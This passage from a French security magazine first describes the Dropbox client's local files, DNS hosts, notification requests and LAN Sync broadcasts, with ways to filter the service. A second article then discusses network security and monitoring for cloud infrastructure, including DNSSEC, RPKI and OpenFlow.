  File "core\high_trace.pyc", line 610, in send_line
  File "arch\win32\internal.pyc", line 514, in _output_dbdebug_string
error: (2, 'OpenEvent', 'The system cannot find the file specified.')
```

L'agent cherche ensuite un large éventail de logiciels dont la plupart sont des navigateurs (**firefox.exe**, **opera.exe** et même **netscape.exe**). Dropbox crée et sollicite par la suite trois fichiers **.DBX** : **config.dbx**, **sigstore.dbx** et **filecache.dbx**. Nous confirmons que ces fichiers sont des bases SQLite3 chiffrées (ou déguisées). En effet, lorsque des *commits* y sont effectués, des fichiers journaux avec l'extension **.dbx-journal** apparaissent puis s'évanouissent. Ce sont des fichiers automatiquement créés par SQLite pour faire un retour arrière en cas de dysfonctionnement ou lors d'une demande explicite de *ROLLBACK*.



Accès aux fichiers SQLite

Fait intéressant, **Dropbox.exe** cherche (mais ne trouve pas) des fichiers avec l'extension **.dbx-wal**. WAL ou *write-ahead log* est une nouvelle option de retour arrière proposée par SQLite depuis la version 3.7.0 pour remplacer les fichiers **-journal** **[26]**. Son utilisation nécessite que le VFS (la couche de portabilité de SQLite) supporte les primitives de partage mémoire. C'est le cas pour le VFS natif pour Windows. Pourquoi Dropbox ne semble-t-il pas l'utiliser ?

3.2 Silence, on tourne !

Abordons maintenant la dernière partie de notre tour d'horizon du nuage Dropbox : les communications réseau.

3.2.1 D'alias en alias

Afin d'identifier les différentes interrogations DNS que le client effectue, nous nous sommes appuyés sur l'outil ApateDNS de Mandiant **[27]** pour tempérer ses ardeurs à vouloir se raccrocher telle une goutte de pluie orpheline au nuage qui l'a fait naître.

Grâce à cette technique, nous sommes parvenus à établir le schéma suivant :




Schéma des requêtes DNS effectuées par Dropbox v 1.2.49 sous Windows 7 Professionnel 64 bits au 21/01/2012

Nous ne prétendons pas à l'exhaustivité. Plusieurs paramètres pourraient être pris en compte par le client et venir ainsi jouer en notre défaveur : (géo)localisation, compte « gratuit » vs comptes payants, etc. Cependant, et à l'exception de la fonctionnalité LAN Sync que nous évoquons ci-après, nous n'avons pas observé de communications réseau vers des adresses IP sans qu'elles ne soient précédées d'interrogations DNS.

À l'exception des hôtes **client-stats.dropbox.com** et **dl-client[1-420].dropbox.com**, toutes les interrogations DNS aboutissent à onze adresses IP hébergées dans le NOC de la société Dropbox à San Francisco.

d.dropbox.com est l'objet des toutes premières requêtes observées durant notre analyse. C'est un alias vers **v-d.sjc.dropbox.com** auquel correspondent quatre adresses IP. Une fois le produit installé, nous n'avons plus observé de requête pour l'enregistrement DNS correspondant à ce nom d'hôte ou de connexion TCP/IP vers une des adresses correspondantes. Il peut s'agir des machines de mise à jour et/ou de première authentification permettant de lier un équipement au compte de l'utilisateur.

Le client effectue aussi de nombreuses requêtes DNS vers **clientN.dropbox.com** ; *N* étant un nombre de 0 à 99. **client100.dropbox.com** n'existe pas. Ni **client10000.dropbox.com**. Il ne semble y avoir d'ordre précis dans ces requêtes. Tous les **clientN.dropbox.com** sont des alias vers **client.dropbox.com**, lui-même alias de **v-client.sjc.dropbox.com**, auxquels correspondent six adresses IP.

Parfois, des requêtes DNS ciblant **client-lb.dropbox.com** (lb comme *load balancer* ?) sont aussi émises. C'est aussi un alias vers **v-client.sjc.dropbox.com**.

Les hôtes **dl-clientN.dropbox.com** sont tous des serveurs Amazon. *N* peut prendre une valeur entre 1 et 420. À chaque fois qu'une synchronisation vers

le nuage doit avoir lieu, pour télécharger ou pousser de nouveaux fichiers, c'est là que le client s'adresse. Mais comment sait-il qu'il y a, par exemple, de nouvelles données à récupérer ?

3.2.2 Quoi de neuf docteur ?

Le client contacte périodiquement **notify2.dropbox.com** en HTTP en envoyant une requête du type :

```
http://notify2.dropbox.com/subscribe?host_int=15xxxxx16&ns_map=94xxx
x35_43xxxxxxx95&ts=1327236204
```

Ce sont les seules communications HTTP que le client entreprend. Toutes les autres sont convoyées par HTTPS. La valeur de **host_int** et de **ns_map** ne change jamais. Le paramètre **ts** correspond au temps GMT exprimé en secondes depuis l'*Epoch*.

Notify2.dropbox.com fournit en retour deux types de réponses :

```
{ "ret" : "punt" }
```

ou

```
{"ret": "new"}
```

Souvent, le serveur distant retourne cette deuxième réponse lorsqu'il y a des nouveaux fichiers à récupérer. Parfois, une communication HTTPS vers **clientN.dropbox.com** précède les palabres avec **notify2.dropbox.com**. Lorsque cela arrive et qu'il y a des nouveaux fichiers à récupérer ou à envoyer, la réponse de ce dernier est toujours du premier type.

Nous n'avons pas eu l'opportunité de conduire une attaque de type MITM pour essayer de s'insérer dans les différentes communications initiées par le client. Cela vaudrait la peine d'être tenté vu que nous n'avons pas constaté de requête OCSP ou de demande de connexion vers des serveurs de CRL...

3.2.3 Allô ? La maison mère ?

client-stats.dropbox.com (108.110.126.75) est un serveur hébergé par SoftLayer pour le compte d'EvenFlow, la maison mère de Dropbox. Le client ne l'a contacté qu'une seule fois en plus d'un jour, juste après son installation.

Page d'accueil de https://client-stats.dropbox.com/

Une connexion sur **https://client-stats.dropbox.com/** avec un navigateur du marché nous donne en retour une page d'accueil Pylons, une sorte de Django ou de Ruby on Rails en langage Python aujourd'hui obsolète depuis que Pyramid a dépassé le stade alpha en 2010 **[28]**.

L'hyperlien visible sous *beginners' tutorial* pointe vers la documentation de la version 0.9.7 du cadriciel. La dernière version disponible est la 1.0.1rc1 **[29]** et seules les versions 1.x sont maintenues.

3.2.4 Dropbox LAN Sync Protocol (DB-LSP)

Ce protocole est activé par défaut. Pour des raisons de performance, il permet à plusieurs clients Dropbox situés sur un même LAN d'échanger des fichiers sans devoir passer par le « Cloud » **[30]**.

DB-LSP utilise le protocole de transport UDP. Le port source est le même que le port destination : 17500. Le datagramme est envoyé à l'adresse de *broadcast* du réseau auquel appartient l'équipement sur lequel est installé Dropbox ainsi qu'à l'adresse de diffusion 255.255.255.255. Il véhicule les données suivantes :

```
{
        "host_int": 15xxxxx16,
        "version": [1,8],
        "displayname": 15xxxxx16,
        "port": 17500,
        "namespaces": [94xxxx35]
}
```

Ceci ressemble étrangement à une structure Python du type dictionnaire.

Nous retrouvons le paramètre **host_int** que nous avons déjà rencontré dans les contacts que le client entretient avec **notify2.dropbox.com**.

Nous avons aussi un début d'explication du paramètre **ns_map** dans la requête HTTP destinée à cet hôte. La première partie de la valeur avant le caractère « _ » correspond à la valeur du champ **namespaces** dans le datagramme UDP.

Notons aussi que le paramètre **displayname** a la même valeur que **host_int**. Le port UDP 17500 est d'ailleurs le seul port ouvert en écoute par le client Dropbox.

Il serait intéressant d'étudier ce protocole : est-il sensible au rejeu ou au MITM ? Pourrions-nous convaincre un hôte de nous envoyer des fichiers ? etc.

3.2.5 Filtrage de Dropbox

Pourquoi voudrait-on filtrer ce « porte-documents » fort pratique ? Quitte à s'attirer le courroux des *dropboxers* en masse (ils sont plus de 50 millions nous dit-on !), une entreprise pourrait avoir plusieurs raisons valables pour entreprendre une telle action.

Comme nous espérons l'avoir démontré, les conditions d'utilisation et les moyens de sécurité déployés par Dropbox sont tels qu'il serait difficile d'envisager de confier au service autre chose que les photographies de Médor ou celles de la Tour Eiffel. Monsieur Michu aurait-il oublié qu'il est responsable de tout fichier qu'il copie, partage, dépose, ou télécharge et qu'il lui appartient de vérifier qu'il a les droits adéquats sur ces données ? Il vient d'envoyer sur le nuage de bien sensibles documents concernant une opération de fusion-acquisition sur lequel il travaille en ce moment et laisse son PC au bureau, se disant qu'il va pouvoir continuer ses travaux dans le confort de sa chaumière ; avec son portable personnel équipé de ce trublion de XP Anti-Spyware 2011 qui n'arrête pas de lui trouver des virus, bien virtuels.

Monsieur Michu aurait-il pensé, ne serait-ce qu'un moment, à la bande passante qu'il a consommée lorsqu'il a synchronisé les films bien acquis sur Dropbox ? Par défaut, ce dernier prend 75 % du débit montant.

Et que dire de la multiplication d'agents Dropbox sur les postes de l'entreprise ? Certes, ils n'ont que le port 17500/udp d'ouvert. Mais n'oublions pas les mises à jour silencieuses (et mal cuisinées) et les vulnérabilités potentielles dont ils pourraient être victimes.

Pour filtrer Dropbox sur les équipements branchés sur le réseau de l'entreprise, il suffirait a priori de bloquer l'accès vers les hôtes DNS précités au niveau du pare-feu Internet et/ou au niveau des mandataires HTTP/HTTPS. Ce sera l'occasion de regarder enfin les journaux générés par ces équipements et de procéder à quelques séances de désinstallation et de sensibilisation.

Malheureusement, cela n'empêchera pas Monsieur Michu de sortir son iPad, de récupérer les documents qu'il convoite via iTunes et de les envoyer là où il veut, en 3G ou en Wi-Fi, à l'aide d'une des multiples iApps qui embarquent l'API Dropbox.

4 Les nuages se multiplient et l'horizon s'obscurcit

Si nous vous avons donné l'impression de tirer à boulets rouges sur Dropbox, nous tenons à signaler que nous n'avons rien contre cette entreprise très à la mode dans la Silicon Valley et qui doit défendre chèrement sa place dans le ciel déjà bien encombré par moult concurrents tels que youSENDit, box (sans le *drop*), Egnyte, SugarSync, le français Oodrive voire iCloud.

Nous espérons avoir jeté un peu de lumière au sein de ce cumulus et invitons nos lecteurs avisés à plus de circonspection face aux multiples appels du « Cloud » auxquels il est si facile de succomber. Nous avons aussi ouvert quelques pistes à explorer, potentiellement dignes de votre intérêt.

Enfin, et là nous nous adressons à ceux qui ne pensent pas avoir déjà un pied dans le « Cloud », lancez un analyseur réseau sur la connexion Internet de votre entreprise si vous en avez la possibilité et le droit.

Vous aurez peut-être de mauvaises surprises. ■

■ RÉFÉRENCES

[1] Une copie de cette vidéo a été publiée sur YouTube à l'adresse http://www.youtube.com/watch?v=7QmCUDHpNzE.

[2] http://techcrunch.com/2011/11/01/founder-storie-how-dropbox-got-its-first-10-million-users/

[3] http://www.forbes.com/sites/victoriabarret/2011/10/18/dropbox-the-inside-story-of-techs-hottest-startup/

[4] http://www.crunchbase.com/company/dropbox

[5] https://www.dropbox.com/about

[6] http://www.businessinsider.com/2011-digital-100#6-dropbox-6

[7] https://www.dropbox.com/pricing

[8] http://en.wikipedia.org/wiki/Freemium

[9] https://www.dropbox.com/terms. Conditions d'utilisation de Dropbox du 6 juillet 2011, dernière version disponible lors de la rédaction du présent article. Une sauvegarde de cette version est proposée par Goodiff.org à l'adresse http://www.goodiff.org/browser/dropbox/www.dropbox.com/terms?rev=648.

[10] http://aws.amazon.com/s3/. Si vous avez déjà généré ou reçu des liens de partage de fichiers Dropbox, ces derniers commencent par dl.dropbox.com. Cet enregistrement est un alias DNS vers une des nombreuses fermes du nuage Amazon S3.

[11] L'interface web est la seule interface Dropbox vous permettant de restaurer des fichiers précédemment supprimés.

[12] L'auteur serait-il paranoïaque au point de voir le mal partout ? Le monde n'est-il pas, finalement, peuplé de Bisounours ?

[13] http://webtechlaw.com/posts/what-dropboxs-revised-terms-of-service-mean-for-you.html

[14] Privacy, Security & Your Dropbox (Updated). http://blog.dropbox.com/?p=735

[15] http://betanews.com/2011/05/13/who-is-dropping-dropbox-over-terms-of-service-changes/

[16] https://www.dropbox.com/help/27

[17] http://dereknewton.com/2011/04/dropbox-authentication-static-host-ids/

[18] http://www.f-secure.com/weblog/archives/00002055.html

[19] http://marcoramilli.blogspot.com/2011/04/dropbox-cloner.html

[20] http://rud.is/b/2011/04/16/dbclone-hack-for-os-x/

[21] http://forums.dropbox.com/topic.php?id=37258&%2037258#post-314707

[22] http://nakedsecurity.sophos.com/2011/06/21/dropbox-lets-anyone-log-in-as-anyone/

[23] http://blog.dropbox.com/?p=821

[24] Dropbox n'est pas le seul service à avoir été affecté par ce type de problème. En janvier 2011, Facebook avait découvert un bogue dans son API qui permettait à n'importe qui de mettre à jour le statut d'un utilisateur sans authentification préalable. Pour plus de détails, veuillez consulter http://nakedsecurity.sophos.com/2011/01/27/mark-zuckerberg-fan-page-hacked-on-facebook-what-really-happened/.

[25] C. Pernet, « Analyse de malware avec Cuckoo Sandbox », MISC n°59, Janvier/Février 2012, pages 21-27

[26] http://www.sqlite.org/wal.html

[27] http://www.mandiant.com/products/free_software/mandiant_apatedns/

[28] http://docs.pylonsproject.org/en/latest/faq/pylonsproject.html#what-does-the-pylons-project-mean-for-pylons-the-web-framework

[29] http://pypi.python.org/pypi/Pylons/

[30] http://www.dropbox.com/help/137

ASPECTS RÉSEAU DE L'INFORMATIQUE DANS LES NUAGES

Nicolas Fischbach – nico@securite.org

mots-clés : RÉSEAU / CLOUD / HÉBERGEMENT / SÉCURITÉ / OPENFLOW

Pourquoi le réseau joue-t-il un rôle fondamental pour le cloud (« l'informatique dans les nuages ») ? Sans réseau, pas de cloud. Sans une certaine qualité de service, une expérience utilisateur variable et potentiellement médiocre. Sans sécurité réseau, une disponibilité aléatoire. Pour beaucoup d'utilisateurs, le réseau ne devient un point critique que lorsque celui-ci ne se comporte pas « comme d'habitude ». Peu de métriques, que ce soit de performances, de sécurité ou encore d'évolution du réseau sont définies, mesurées et encore moins activement supervisées. Le réseau est bien trop souvent relégué et comparé à un élément d'infrastructure « de base », comme l'eau et l'électricité : vital, mais ca reste « juste un tuyau ». Et s'il est assez « gros », entendons par là au niveau de la bande passante (pour beaucoup de personnes, c'est tout ce qui compte), tout va bien.

1 La sécurité des infrastructures réseau

L'objectif de cet article n'est pas de traiter tous les aspects sécurité d'un environnement cloud comme la sécurité de l'application qui simule le commutateur, l'interface et la pile réseau frontale à l'instance logicielle (Open vSwitch **[1]** par exemple) ou encore l'offre de sécurité (virtualisation de pare-feu ou encore *Security-as-a-Service*), mais de se focaliser sur l'infrastructure réseau en général et ses évolutions récentes et à venir – tout en gardant une touche sécurité.

Ces dernières années, on a pu constater que bon nombre d'attaques et d'erreurs de configuration ont eu un impact global. Un nombre conséquent d'autorités délivrant des certificats ont été compromises (Diginotar par exemple) et des tentatives de censure de contenu sur Internet via l'injection de routes BGP ont créé des redirections et des effets « trous noirs » (Pakistan Telecom et Youtube par exemple). Ces événements majeurs et relatés dans la presse ne représentent qu'une partie infime des diverses attaques et du filtrage « avec de grosses paluches » qui peuvent avoir un effet sur la disponibilité de la connectivité à la plate-forme « as a Service » ou encore sur la sécurité de celle-ci. Il est aussi intéressant de noter une recrudescence des attaques par déni de service. On l'avait un peu relégué dans les attaques « business as usual » qu'il n'est généralement plus trop compliqué de filtrer et de gérer. Il semblerait que l'attaque préférée des années 2000 fasse son retour, mais sans évolutions majeures à noter, si ce n'est bien sûr qu'elles n'ont cessé de grandir en taille et que le DNS semble une cible et un vecteur de choix ces derniers temps (surtout les attaques par réflexion).

Il est également intéressant de constater chez bon nombre d'opérateurs et de fournisseurs de service Internet que la sécurité reste un point clé, mais il n'a plus la même visibilité ni la même priorité qu'il y a de cela quelques années. D'un côté, c'est une bonne chose, car on s'aperçoit que beaucoup d'efforts ont été faits pour sécuriser l'infrastructure (protection du cœur de réseau, sécurisation des équipements et des protocoles de routage, processus de gestion du cycle de vie des logiciels incluant le traitement des failles de sécurité, visibilité via des outils de télémétrie, outil permettant de filtrer les dénis de service, etc.) et qu'à juste titre, on se focalise sur l'étape suivante. Mais quelle est cette étape suivante ? Il semble que dans bien des structures, il s'agisse de répondre aux

besoins de conformité et tout particulièrement PCI-DSS, ISO27001 (et sa version « télécom » ISO 27011) pour ne citer que ces références avec un angle fort sur la protection vis-à-vis de la perte de données personnelles (*Data Loss Prevention*) ainsi que sur les aspects rétention de données et interception légale de trafic. La plupart de ces initiatives rentrent dans le programme « Sécurité » mais sont souvent traitées par des groupes différents, ce qui peut expliquer cette perception de changements de priorités.

On constate donc que bon nombre de projets sécurité ne sont plus directement des projets de sécurité réseau, mais restent directement liés, et vont souvent de pair avec l'implémentation de mécanismes similaires dans la plate-forme *cloud* : mise en place de solutions centralisées de traitement des journaux et des événements, plate-forme centrale de gestion d'identité et des droits, outils de corrélations incluant la génération d'alarmes en temps réel et de rapports, etc.

2 Que reste-t-il à faire en sécurité et en supervision des réseaux ?

Bien des choses (mal)heureusement ! Pour simplifier, il peut être intéressant de séparer l'aspect opérateur et l'aspect client, et se focaliser sur ce dernier. En tant que client d'une solution hébergée ou gérée, quels sont les éléments de performance et de sécurité que je peux superviser voire influencer, tout particulièrement quand j'y accède via l'Internet ?

Les deux outils les plus connus et les plus utilisés restent *ping* et *traceroute*, mais les résultats n'ont souvent qu'une valeur indicative. En effet, le traitement d'ICMP n'a qu'une faible priorité dans les équipements (en plus d'être souvent filtré, surtout au plus proche des serveurs et des applicatifs par des pare-feu) et traceroute ne tient compte que des sauts IP et ne reflète qu'une direction (et bien souvent l'Internet reste asymétrique et, par sa nature, très dynamique).

Au-delà de cette supervision très basique, il convient de garder un œil sur le DNS ainsi que sur BGP. En effet, ces deux éléments clés de l'infrastructure sont trop souvent absents du paquet des paramètres à surveiller. Le DNS joue un rôle bien plus important que l'on ne soupçonne parfois, il suffit de voir le nombre de serveurs, de services et de noms de domaines différents impliqués dans une page web d'un site important : les différents éléments constitutifs sont fonction de votre IP d'origine, de la charge du serveur à un moment donné, etc. Le DNS joue un rôle clé : fonctions GeoIP, distribution de charge, choix du CDN (réseau de distribution de contenu) qui va fournir le contenu, etc. Autant DNS est connu du plus grand nombre autant BGP est perçu comme quelque chose que seuls les gourous du réseau doivent comprendre et maîtriser. Ce n'est pas fondamentalement faux du point de vue de l'utilisateur final ou lambda, mais dans le cadre d'une approche globale de la supervision réseau et sécurité il convient de surveiller des changements d'AS d'origine (système autonome, l'unité administrative dans BGP) pour un préfixe réseau ou encore un changement notoire du chemin qui vous sépare de la plate-forme cloud et des données auxquelles vous accédez. Le projet *RIS* **[2]** du RIPE permet par exemple d'être alerté si les sondes détectent un changement d'*Origin-AS* d'un préfixe réseau ou encore de visualiser l'historique d'un préfixe. Pour se « protéger » d'attaques malveillantes (injection DNS, reroutage BGP, etc.), on pensait jusqu'à très récemment que SSL/TLS et les certificats « officiels » étaient la solution la plus adéquate. Malheureusement, bon nombre d'événements récents (autorités de certifications piratées ou complaisantes) ont démontré qu'il devient nécessaire de surveiller et d'alerter en cas de détection de certificats erronés ou inhabituels (au-delà de ce qu'il se fait depuis longtemps pour les certificats auto-signés), comme avec Convergence **[3]**. Ceci concerne également les réseaux privés virtuels de type VPN IPsec, et pas uniquement les aspects client/serveur reposant sur HTTPS. Tout changement étrange au niveau DNS, BGP ou SSL/TLS peut être le signe d'une tentative d'injection, de redirection ou d'interception de trafic.

En complément (et souvent en priorité pour les DSI), il convient de mesurer la disponibilité et les performances au niveau applicatif et ceci depuis les différentes zones géographiques desservies plutôt que de se limiter à une seule origine. Et il reste très intéressant de stocker et visualiser ces informations pour avoir des points de données sur l'évolution des performances dans le temps. Il est également envisageable, grâce à des sondes réseau placées en frontal de l'environnement applicatif ou potentiellement en s'interfaçant avec la pile réseau du système, de mesurer et d'extrapoler la perception de l'expérience de l'utilisateur final.

Et du côté des opérateurs ? Focalisons-nous sur deux thèmes qui bénéficieront aux utilisateurs sur le long terme : DNSSEC et SIDR/RPKI. *DNS Security Extensions* **[4]**, dont une partie des objectifs est de permettre de vérifier la source de l'information et son intégrité ainsi que de limiter les injections et l'empoisonnement du cache des résolveurs DNS, est en train d'avancer doucement avec de plus en plus d'opérateurs centraux (serveurs racines et opérateurs de TLD) supportant DNSSEC et signant les zones. En revanche, un nombre d'événements récents a mis en lumière le fait que gérer des zones signées n'est pas aussi simple qu'il y paraît et a engendré l'indisponibilité de certains domaines pour des signatures expirées, fausses ou incomplètes. Et pour l'utilisateur final, il est très difficile de comprendre et d'identifier la source du problème en cas de dysfonctionnement. Le deuxième, *Secure Inter-Domain Routing* **[5]**, vise à implémenter des mécanismes permettant à un routeur BGP de vérifier que l'AS d'origine pour un préfixe est valide. Ces informations, maintenues à jour par celui à qui est assigné le préfixe, se trouvent dans la base du RIR (RIPE NCC pour l'Europe) et le mécanisme repose sur RPKI **[6]**.

3 Quels besoins réseau pour le cloud ?

C'est pour un nombre des raisons listées précédemment, dont beaucoup sont inhérentes à l'architecture et au fonctionnement de l'Internet, que certains partisans du cloud recommandent que ces services, tout particulièrement quand il s'agit de services destinés à une entreprise, ne soient pas délivrés « over the top » mais via un réseau de type privé, pour justement garantir par exemple la qualité de service réseau ou encore réduire le nombre de vulnérabilités auxquelles l'on se trouve exposé.




Figure 1

La figure 1 présente trois modèles de connectivité :

1) L'accès via Internet : c'est sans doute le modèle plus courant et le plus connu, celui qu'un grand nombre d'entre nous utilisent chaque jour.
2) L'accès via un réseau privé : service Ethernet ou IP VPN principalement (mais aussi un lien optique pour des cas particuliers), avec la maîtrise du réseau d'accès (DSL symétrique ou fibre).
3) La connectivité entre des centres d'hébergement, soit au sein du même opérateur, soit avec un centre d'hébergement d'un autre fournisseur. Cette connectivité pourrait aussi se faire via l'Internet (par exemple sur la base d'un VPN IPsec), mais cette approche ne répond pas à des besoins stricts comme une latence et une gigue faibles (pour la synchronisation de bases de données distantes) ou une bande passante importante (pour pouvoir restaurer des données dans un temps déterminé).

Aujourd'hui, pour la majorité d'entre nous (en tout cas ceux qui lisent *MISC*), notre vie quotidienne a une dépendance forte vis-à-vis de services délivrés via l'Internet, et la non-disponibilité – voire juste un ralentissement - de certains de ces services sont vécus comme un drame. Et pour la plupart de ces services, l'interactivité dépend de certains facteurs comme la gigue ou les pertes de certains paquets qui se révèlent critiques pour des applications métiers. Applications que l'on cherche dans un premier temps à donner en infogérance et éventuellement dans une deuxième étape à virtualiser et dans une troisième à réécrire pour les adapter au Web et au cloud. C'est également pour cela que beaucoup de DSI passent par une étape cloud dite « devtest » pour laquelle on s'orientera potentiellement vers des offres publiques et accessibles via l'Internet avant de se tourner vers une offre opérateur incluant la maîtrise du réseau lors du passage en production – et tout particulièrement lors de l'introduction de vraies données à protéger. Le fait de contrôler le réseau permet non seulement de fournir des SLA (*Service Level Agreements*) de bout-en-bout et incluant la partie cloud, mais également de fournir des capacités réseau à la demande et sur un modèle de flexibilité proche du cloud (« resize and/or move »). En complément, on trouvera souvent des solutions permettant de visualiser les performances du réseau et des applications, et si nécessaire, de prioriser les flux en fonction des besoins.

Pour des scénarios plus complexes on trouvera également une connectivité entre deux ou plusieurs centres d'hébergement. Cette connectivité, tout particulièrement dans le cadre de solutions de stockage et de sauvegarde à distance ou de gestion de continuité, est souvent basée sur des liens optiques dédiés pour garantir une latence et une gigue minimale ainsi qu'un débit important. Dans le cadre des solutions impliquant des fournisseurs multiples, des interconnexions de type MPLS-NNI (*Network-to-Network Interconnection*) ou Ethernet NNI, l'équivalent des « peerings » Internet pour des réseaux privés, sont privilégiées pour maintenir les propriétés de qualité de service, de réseau privatif et de qualité de service.

Bien des déploiements reposent sur une combinaison de ces modes de connectivité en fonction des besoins, des utilisateurs cibles ainsi que de leur dispersion géographique.

4 Les nouvelles infrastructures réseau des centres d'hébergement

Dans beaucoup de centres d'hébergement et indépendamment des offres de service (hébergement simple, services gérés, plate-forme cloud, etc.), l'infrastructure réseau se fonde sur une architecture de référence vieille d'une bonne dizaine d'années. Des variations existent, mais le modèle de base est de type hiérarchique avec un cœur, une couche distribution/agrégation et une couche accès (à gauche dans la figure 2, ci-contre).

Ce modèle, bien qu'éprouvé y compris au niveau de sa sécurité avec, au jour d'aujourd'hui, beaucoup de fonctionnalités permettant d'isoler les clients, de détecter et de restreindre bon nombre d'attaques de couche 2 comme




Figure 2

l'*ARP spoofing*, présente une limitation majeure. En effet, seule la moitié des liens est disponible pour le trafic car les autres sont bloqués par le protocole STP. On constate également de nouveaux besoins comme transporter le trafic SAN (*Storage Area Network*) sur la même infrastructure (FCoE ou iSCSI) ainsi que l'évolution du trafic qui était pour sa majorité de type nord-sud (c'est-à-dire entrant et sortant du centre d'hébergement) voit cette proportion changer avec l'augmentation du trafic est-ouest (c'est-à-dire entre machines) dont on attend une latence faible et statique. La transition d'un réseau dédié au stockage et à l'archivage à un modèle partagé (éventuellement via la même interface réseau intégrée côté serveur) de type FCoE pose de nombreux challenges : un nouveau modèle de sécurité, évolution du protocole Ethernet vers un mode « sans perte » (voir IEEE P802.1Q{au,bb,az}), une architecture de QoS à revoir, etc. Concernant les besoins réseau, les nouvelles architectures (à droite dans l'image 2) suivent une approche fondamentalement différente : un modèle logique plat et une connectivité *any-to-any* permettant d'utiliser au mieux la bande passante et le nombre de ports disponibles (et donc de réduire le coût), de s'affranchir de STP et pour certaines d'avoir une intégration plus importante avec les différents éléments formant une plate-forme cloud. De nombreux protocoles, plus ou moins standardisés (IEEE 802.1aq/SPB, TRILL [10] ou encore des modèles avec un module externe en charge de la gestion pour en citer trois) ainsi que de nombreuses *start-ups* (surtout autour d'Openflow) sont en train de redéfinir le marché des solutions d'infrastructure réseau pour l'hébergement. Au niveau physique, diverses approches existent, le schéma présenté dans la figure 2 restant très générique.

5 Openflow [11], Software-Driven Networking – le futur des réseaux et de la sécurité ?

La programmabilité des réseaux est un concept en vogue en ce moment dans l'industrie. Il est né de plusieurs constatations dont une directement liée à l'avènement des applications de type cloud : le réseau ne sait pas quelles sont les applications qu'il transporte et quelles

sont leurs besoins et vice-versa, l'application ne connaît pas les capacités réelles du réseau, tout particulièrement quand celles-ci changent constamment. Une deuxième constatation est le succès des plates-formes matérielles et logicielles « génériques » pour la fourniture de services informatiques : d'aucuns souhaitent étendre cela au réseau et s'affranchir des solutions propriétaires pour gagner en flexibilité.

Sans rentrer dans les détails, car OF/SDN nécessiterait un article à lui tout seul – et bien que beaucoup de choses restent à définir, à valider et à implémenter – il peut être intéressant de garder à l'esprit la possibilité de manipuler des flux réseau, tout particulièrement pour leur appliquer une politique de sécurité et ceci de façon dynamique. L'architecture est relativement simple – pour ne pas dire simpliste à ce stade – un contrôleur OF pilote des commutateurs réseau qui supportent OF et gère une table contenant le traitement à appliquer aux flux réseau. Cela permet par exemple de dévier du trafic à la demande pour l'inspecter ou encore de filtrer des flux, avec une flexibilité similaire à d'autres mécanismes reposant sur des protocoles ou des astuces de routage (par exemple BGP et *flowspec* **[12]**), mais avec une granularité plus fine.




Figure 3

L'image 3 présente une architecture où OF permet de détourner du trafic à la demande pour des raisons de filtrage de trafic ou de résolution d'incident. Dans le 1er cas, l'application a un besoin de filtrage (car elle a détecté une surcharge et souhaite un filtrage du trafic « en amont ») et demande à un logiciel de gestion de l'implémenter (étape 1). Ce dernier va par exemple vérifier (étape 2) si ce filtrage doit se faire au niveau du cœur de réseau (via l'analyse d'informations de télémétrie de type *Netflow*) ou plutôt localement (par exemple le filtrage nécessite de le faire au niveau applicatif et le volume de trafic n'est pas important) et va demander pour une certaine durée (étape 3), à travers le contrôleur OF, à l'infrastructure réseau du centre d'hébergement de rediriger les flux réseau à destination d'une certaine adresse IP via une insertion transparente au niveau Ethernet (couche 2) d'un équipement de filtrage avancé.

Un deuxième exemple présenté ici concerne la gestion opérationnelle de la plate-forme : si un client remonte un incident de performance de l'application et qu'il est nécessaire d'inspecter le trafic réseau pour déterminer l'origine du problème ou encore de l'analyser, un opérateur peut initier (étape 1), s'il est autorisé, une procédure similaire.

Ces exemples sont loin d'être exhaustifs et bien qu'il soit possible de faire des choses similaires au jour d'aujourd'hui (astuces de routage, ports « miroirs » pour l'analyse de trafic, changement de la configuration d'équipements réseaux par des scripts reposant sur des protocoles plus ou moins standardisés comme *netconf* **[13]**, etc.) il n'en reste pas moins important de garder un œil sur les développements autour de SDN, tout particulièrement pour l'infrastructure réseau interne au centre d'hébergement vu le nombre impressionnant d'entreprises (tout particulièrement de starts-ups) qui proposent des solutions alternatives reposant sur OF.

Conclusion

